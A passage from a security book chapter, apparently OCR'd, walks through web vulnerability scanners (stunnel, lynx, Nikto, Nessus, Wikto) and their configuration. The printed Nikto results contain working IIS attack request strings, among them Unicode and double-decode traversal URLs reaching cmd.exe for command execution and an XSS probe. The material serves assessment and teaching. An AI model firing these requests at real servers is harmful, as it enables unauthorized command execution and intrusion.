
Using the *-c* switch for client mode and *-r* to specify the remote address, *stunnel* creates an SSL tunnel to the target, at which point a *HEAD* command can be issued (see Figure 4.22).:

Figure 4.22 Stunnel in Action

```
haroon@intercrastic: $stunnel -cr secure.sensepost.com:443
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 10 Nov 2005 23:02:34 GMT
Server: Apache/1.3.29 (Unix) mod_ssl/2.8.16 OpenSSL/0.9.7c
Last-Modified: Mon, 17 May 2004 11:05:27 GMT
ETag: "ff3f602a1262d42cdb885327dd029b26bfce86e6"
Accept-Ranges: bytes
Content-Length: 133
Connection: close
Content-Type: text/html
```

During the information-gathering phase, mirroring the entire target Web site is often conducted. Examining this mirror with its directory structure is often revealing to an attacker. While there are many tools to do this with, we briefly mention *lynx*, because it is installed by default on most Linux distributions and is easy to use. By aiming *lynx* at the target Web site with *-crawl* and -*traversal* command line switches, lynx swings swiftly into action (see Figure 4.23):

Figure 4.23 *lynx —crawl—traversal http://roon.net*



```
total 1076
drwxr--r--  2 haroon    daemon     512 Aug  3 00:11 ./
drwxr--r--  4 haroon    daemon     512 Aug  3 00:11 ../
-rw-r--r--  1 haroon    daemon    8433 Aug  2 21:21 max.jpg           // Why client side security is bad
-rw-r--r--  1 haroon    daemon   18793 Aug  2 21:21 sign1.jpg         // .za road sign
-rw-r--r--  1 haroon    daemon   20360 Aug  2 21:21 sign2.jpg         // .za road sign (2)
-rw-r--r--  1 haroon    daemon  172916 Aug  2 21:21 visual.jpg        // VisualRoute getting screwTraced
-rw-r--r--  1 haroon    daemon  132856 Aug  2 21:21 v2.jpg            // VisualRoute (2)
-rw-r--r--  1 haroon    daemon    4947 Aug  3 14:07 mug2.jpg          // mug gift from deels
-rw-r--r--  1 haroon    daemon   46579 Aug  2 21:21 books.jpg         // SensePost Books
-rw-r--r--  1 haroon    daemon   86108 Aug  3 14:07 strading.jpg      // Strange shop...
-rw-r--r--  1 haroon    daemon  199542 Aug  4 12:08 book_shelf.jpg    // home books
-rw-r--r--  1 haroon    daemon  609607 Sep  8 14:19 mh.png            // mh in vegas
-rw-r--r--  1 haroon    daemon  25762  Oct 21 01:00 gurgle.jpg        // newest machine in the family

                                       [ / ] [Stuff] [Pics] [Work]

Looking up roon.net
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

The end result is a list of *.dat* files in your directory corresponding to the files found on the server.


Scanning Tools

Tools & Traps…

Virtually Hosted Sites

With the introduction of name-based virtual hosting, it became possible for people to run multiple Web sites on the same Internet Protocol (IP) address. This is facilitated by an additional Host Header that is sent along with the request. This is an important factor to keep track of during an assessment, because different virtual sites on the same IP address may have completely different security postures (see Figure 4.24).

Figure 4.24 Virtually Hosted Sites



In the example above, a vulnerable CGI sits on *http://www.victim.com/cgi-bin/hackme.cgi*. An analyst who scans *http://10.10.10.10* (its IP Address) or *http://www.secure.com* (same IP address) will not discover the vulnerability. This should be kept in mind when specifying targets with scanners.

As mentioned earlier Nikto from http://www.cirt.net is one of the most popular CGI scanners available today; therefore, lets a look at a few of its features. Running Nikto with no parameters gives a user a pretty comprehensive list of options. If SSL support exists on your machine, Nikto will use it and handle SSL-based sites natively.

In its simplest form, a Nikto scan can be kicked off against a target by using *-h* or *-host switch* (see Figure 4.25):

Figure 4.25 Nikto Against a Default Install

```
haroon@intercrastic:$ ./nikto.pl -host victim
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       192.168.10.5
+ Target Hostname: victim
+ Target Port:     80
+ Start Time:      Sat Nov 12 02:52:56 2005
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to
override
+ Server: Microsoft-IIS/5.0
+ OSVDB-630: IIS may reveal its internal IP in the Location header via a
request to the /images directory. The value is
"http://192.168.10.5/images/". CAN-2000-0649.
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH,
LOCK, UNLOCK
+ HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be
used to get directory listings if indexing is allowed but a default page
exists. OSVDB-13431.
+ HTTP method 'SEARCH' may be used to get directory listings if Index Server
is running. OSVDB-425.
+ HTTP method 'TRACE' is typically only used for debugging. It should be
disabled. OSVDB-877.
+ Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for Win2k)
+ / - TRACE option appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details
(TRACE)
+ / - TRACK option ('TRACE' alias) appears to allow XSS or credential theft.
See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for
details (TRACK)
+ /<script>alert('Vulnerable')</script>.shtml - Server is vulnerable to
Cross Site Scripting (XSS). CA-2000-02. (GET)
+ /scripts - Redirects to http://victim/scripts/ , Remote scripts directory
is browsable.
+ /scripts/cmd.exe?/c+dir - cmd.exe can execute arbitrary commands (GET)
```


```
+
/_vti_bin/_vti_aut/author.dll?method=list+documents%3a3%2e0%2e2%2e1706&servi
ce%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listF
iles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDeri
vedT=false&listBorders=false - Needs Auth: (realm NTLM)
+
/_vti_bin/_vti_aut/author.exe?method=list+documents%3a3%2e0%2e2%2e1706&servi
ce%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listF
iles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDeri
vedT=false&listBorders=false - Needs Auth: (realm NTLM)
+
/_vti_bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/
c+dir - IIS is vulnerable to a double-decode bug, which allows commands to
be executed on the system. CAN-2001-0333. BID-2708. (GET)
+ /_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir -
IIS Unicode command exec problem, see
http://www.wiretrip.net/rfp/p/doc.asp?id=57&face=2 and
http://www.securitybugware.org/NT/1422.html. CVE-2000-0884 (GET)
+ /_vti_bin/fpcount.exe - Frontpage counter CGI has been found. FP Server
version 97 allows remote users to execute arbitrary system commands, though
a vulnerability in this version could not be confirmed. CAN-1999-1376. BID-
2252. (GET)
+ /_vti_bin/shtml.dll/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611 -
Gives info about server settings. CAN-2000-0413, CAN-2000-0709, CAN-2000-
0710, BID-1608, BID-1174. (POST)
+ /_vti_bin/shtml.exe - Attackers may be able to crash FrontPage by
requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted.
CAN-2000-0413, CAN-2000-0709, CAN-2000-0710, BID-1608, BID-1174. (GET)
+ /_vti_bin/shtml.exe/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611 -
Gives info about server settings. CAN-2000-0413, CAN-2000-0709, CAN-2000-
0710, BID-1608, BID-1174. (POST)
+ /_vti_bin/shtml.exe/_vti_rpc - FrontPage may be installed. (GET)
+ /_vti_inf.html - FrontPage may be installed. (GET)
+ /blahb.idq - Reveals physical path. To fix: Preferences -> Home directory -
> Application & check 'Check if file exists' for the ISAPI mappings. MS01-
033. (GET)
+ /xxxxxxxxxxabcd.html - The IIS server may be vulnerable to Cross Site
Scripting (XSS) in error messages, ensure Q319733 is installed, see MS02-
018, CVE-2002-0075, SNS-49, CA-2002-09 (GET)
+ /xxxxx.htw - Server may be vulnerable to a Webhits.dll arbitrary file
retrieval. Ensure Q252463i, Q252463a or Q251170 is installed. MS00-006.
(GET)
+ /NULL.printer - Internet Printing (IPP) is enabled. Some versions have a
buffer overflow/DoS in Windows 2000  which allows remote attackers to gain
admin privileges via a long print request that is passed to the extension
```

```
through IIS 5.0. Disabling the .printer mapping is recommended. EEYE-
AD20010501, CVE-2001-0241, MS01-023, CA-2001-10, BID 2674 (GET)
+ /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir - IIS is vulnerable
to a double-decode bug, which allows commands to be executed on the system.
CAN-2001-0333. BID-2708. (GET)
+ /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir - IIS Unicode command
exec problem, see http://www.wiretrip.net/rfp/p/doc.asp?id=57&face=2 and
http://www.securitybugware.org/NT/1422.html. CVE-2000-0884 (GET)
+ /scripts/samples/search/qfullhit.htw - Server may be vulnerable to a
Webhits.dll arbitrary file retrieval. MS00-006. (GET)
+ /scripts/samples/search/qsumrhit.htw - Server may be vulnerable to a
Webhits.dll arbitrary file retrieval. MS00-006. (GET)
+ /whatever.htr - Reveals physical path. htr files may also be vulnerable to
an off-by-one overflow that allows remote command execution (see MS02-018)
(GET)

+ Over 20 "OK" messages, this may be a by-product of the
            +     server answering all requests with a "200 OK" message. You
should
            +     manually verify your results.
+ /localstart.asp - Needs Auth: (realm "victim")
+ /localstart.asp - This may be interesting... (GET)

+ Over 20 "OK" messages, this may be a by-product of the
            +     server answering all requests with a "200 OK" message. You
should
            +     manually verify your results.

+ 2755 items checked - 22 item(s) found on remote host(s)
+ End Time:        Sat Nov 12 02:53:16 2005 (20 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The server being scanned is in a rotten state of affairs and the scanner detects a host of possible issues. It is now up to the analyst to manually verify the errors of interest.

In 1998, Renaud Deraison released the Nessus Open Source Scanner, which quickly became a favorite of analysts worldwide due to its extensibility and its price. Let's take a quick look at Nessus in action against Web servers. In this example, we choose to limit Nessus to testing only bugs in the CGI and Web server families. (The Nessus client server architecture and the format of the Nessus plugins are covered in Chapters 8-11.) Instead, we focus on using Nessus for Web server testing. Once the Nessus daemon *nessusd* is installed and up and running, we can connect to it by running the Win32 GUI client or the UNIX GTK client (by typing **nessus**). Once the user is logged into the server and the client has downloaded the plugins, the user can configure his scan and set his plugin options (see Figure 4.26).

Figure 4.26 Nessus Architecture



New session setup

Nessusd Host : localhost


Port : 1241

Login : mh

Password : *****

In this case we limit our scan to the following three families: CGI Abuses, CGI Abuses XSS, and Web Server plugins (see Figure 4.27).

Figure 4.27 Plugin Selection in Nessus



Plugin selection


- AIX Local Security Checks □
- Backdoors □
- CGI abuses ☑
- CGI abuses : XSS ☑
- CISCO □
- Debian Local Security Checks □
- Default Unix Accounts □

☑ Enable dependencies at runtime ☑ Silent dependencies

- 'Les Visiteurs' script injection ☑
- /cgi-bin directory browsable ? ☑
- /doc directory browsable ? ☑
- /doc/packages directory browsable ? ☑
- /perl directory browsable ? ☑
- 2BGal SQL Injection ☑
- 3Com Network Supervisor Directory Traversal Vulnerability ☑
- @lex guestbook remote file include ☑

By selecting the "Preferences" tab, we can configure options for Web mirroring and measure some HTTP encoding techniques to attempt IDS evasion (see Figure 4.28).

Figure 4.28 Nikto within Nessus



Advanced Plugins preferences

SMB use domain SID to enumerate users:

Start UID : 1000

End UID : 1200

Nikto (NASL wrapper):

☑ Force full (generic) scan

Misc information on News server:

From address : Nessus <listme@listme.dsbl.org>


Test group name regex : f[a-z]\.tests?

Max crosspost : 7

☑ Local distribution

We then add our target and click on the **Start the scan** button. Nessus gives us a real time update on the scans progress and returns the following results on our target (see Figure 4.29).

Figure 4.29 Limited Results Returned



The remote IIS server allows anyone to execute arbitrary commands
by adding a unicode representation for the slash character
in the requested path.

Solution: See http://www.microsoft.com/technet/security/bulletin/ms00-078.mspx
Risk factor : High
CVE : CVE-2000-0884
BID : 1806


While some issues were found on port 80, it does not appear that Nikto was run at all. This is a commonly asked question on the Nessus mailing list, and happens because Nikto was not in the NessusD path when the daemon started up. Therefore, we kill the daemon and include the full path to the Nikto tool before starting *nessuisd* up again (see Figure 4.30).

Figure 4.30 Adding Nikto to Your PATH

```
root@intercrastic:~ # set |grep PATH
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/bin/X11:/usr/local/sbin:/usr/local/b
in
root@intercrastic:~ # export PATH=$PATH:/usr/local/nikto/
root@intercrastic:~ #nessusd –D
```

With the exact same settings, we now receive the following results from our scan (see Figure 4.31):

Figure 4.31 Nitko Results within Nessus




```
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       192.168.10.3
+ Target Hostname: 192.168.10.3
+ Target Port:     80
+ Start Time:      Sun Nov 20 01:26:40 2005
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/5.0
+ IIS may reveal its internal IP in the Content-Location header via a request to the root directory. The value is "http://192.168.10.3/default.htm". CA
+ OSVDB-630: IIS may reveal its internal IP in the Location header via a request to the /images directory. The value is "http://192.168.10.3/images/
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
+ HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be used to get directory listings if indexing is allowed but a default pag
+ HTTP method 'SEARCH' may be used to get directory listings if Index Server is running. OSVDB-425.
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled. OSVDB-877.
+ Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for Win2k)
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details (TR
+ / - TRACK option ('TRACE' alias) appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf
+ /<script>alert('Vulnerable')</script>.shtml - Server is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GET)
+ /xxxxxxxxxxabcd.html - The IIS server may be vulnerable to Cross Site Scripting (XSS) in error messages, ensure Q319733 is installed, see MS0
+ /NULL.printer - Internet Printing (IPP) is enabled. Some versions have a buffer overflow/DoS in Windows 2000  which allows remote attackers to g
+ /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir - IIS is vulnerable to a double-decode bug, which allows commands to be executed on t
+ /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir - IIS Unicode command exec problem, see http://www.wiretrip.net/rfp/p/doc.asp?id=57&fa
+ /scripts/admin.pl - Default FrontPage CGI found. (GET)
+ /admin/ - This might be interesting... (GET)
+ /passwords.txt - This could be interesting... (GET)
+ /scripts/admin.pl - Might be interesting (GET)
```

Nessus uses the "no404.nasl" test to limit false positives from servers that respond in non-standard ways to bad requests. "no404.nasl" runs before any other CGI type checks and checks server responses to requests for non-existent files against a list of stored responses. If the response matches any of the stored responses, it stores the response in the knowledge base. When subsequent plugins request a CGI, it compares the response to the stored response in the KB. This works reasonably well, but breaks horribly when the server returns different responses for different requests (e.g., different file handlers or different directory permissions).

SensePost released Wikto in 2004, and attempts to fill the gaps in the CGI scanning space. To steal a quote from the Mutt mailer, "All scanners suck, ours just sucks less!" Wikto runs on the *.Net* framework and is written in C#, but is released under full General Public License (GPL). A quick walk through of Wikto's interface is in order:

Wikto integrates a few different tools; therefore, the "SystemConfig" tab is important in order to ensure that file locations/dependencies are resolved (see Figure 4.32).

Figure 4.32 Wikto System Config



Proxy Settings
Proxy IP:port: ProxyIP/DNS:Port
□ Enable proxy

Google Settings
Google Key: ---your Google key here --
Pages(max): 3

Timing
2 Retry
6000 Timeout (ms)

Mirroring - HTTrack
c:\program files\winhttrack\httrack.exe
c:\temp
Timeout(s): 60
Test Depth: 4
☑ Remove Mirror after analysis

Fingerprinting - Net-Square HTTPrint
C:\tools\httprint\httprint_202\win32

DB locations
c:\wikto\databases\scan_database.db
c:\wikto\databases\schema.xml

Update sites
http://www.sensepost.com/research/wikto/DB/BackEnd/ BackEnd DB
http://www.cirt.net/nikto/UPDATES/1.34/scan_database.db Nikto DB
http://johnny.ihackstuff.com/xml/schema.xml GoogleHack DB

HTTP header
```
Accept: */*
Accept-Language: en-us
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.sensepost.com
```

Configuration
Currently running config: Running on defaults


Proxy settings allow you to use Wikto through a proxy server, which enables Wikto to overcome network limitations and use tools like APS. Wikto uses Google for its "Googler" and "GoogleHacks" tests, which means that a Google API key is required. Google hands out this key for free after a quick sign-up process online at *http://api.google.com*. The timing controls set the number of times Wikto will try to access a particular resource, and the timeout in milliseconds for each attempt.

Wikto uses WinHTTrack (*http://www.httrack.com*) to perform Web mirrors. This text field sets the location of the executable; click on **locate HTTrack** to find it manually. The cache directory is used as a temporary storage space of Web mirrors; set this to any directory where there's enough space. The timeout here is used during the mirroring process. In most cases, you don't want to mirror the entire site. After the selected number of seconds, the mirroring process stops. On slow links, this value should be increased. The test depth sets how many link levels the mirroring process must follow. The mirroring process obviously stays on the site itself, and ignores links to other sites.

Saumil Shah's *httprint* tool is also used by Wikto to fingerprint the Web server and the *HTTPrint config* modules needs the path to the executable and signature database.

The database location paths are on the disk for their respective databases, and also house the URLs that these databases may be updated from on the Internet. Clicking on the respective **Update** button causes the scanner to inform the user of the current database timestamp before initiating a download of a fresh copy from the Internet. (see Figure 4.33).

